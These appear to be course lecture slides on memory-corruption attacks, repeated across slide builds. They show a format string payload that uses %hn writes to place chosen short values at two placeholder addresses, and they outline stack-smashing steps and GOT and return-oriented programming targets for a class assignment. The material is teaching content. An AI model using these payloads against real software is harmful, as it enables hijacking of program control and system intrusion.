%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯
```

```
⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

$1000 + 1000 = 2000$

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯
```

```
⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

write to second pointer

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…

…\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string assignment

released Friday

one week

good global variable to target

- to keep it simple/consistently working
- more realistic: target GOT entry and use return oriented programming (later)

stack smashing: the tricky parts

construct machine code that works in any executable

- same tricks as writing relocatable virus code

construct machine code that's valid input

- machine code usually flexible enough

finding location of return address

- fixed offset from buffer

finding location of inserted machine code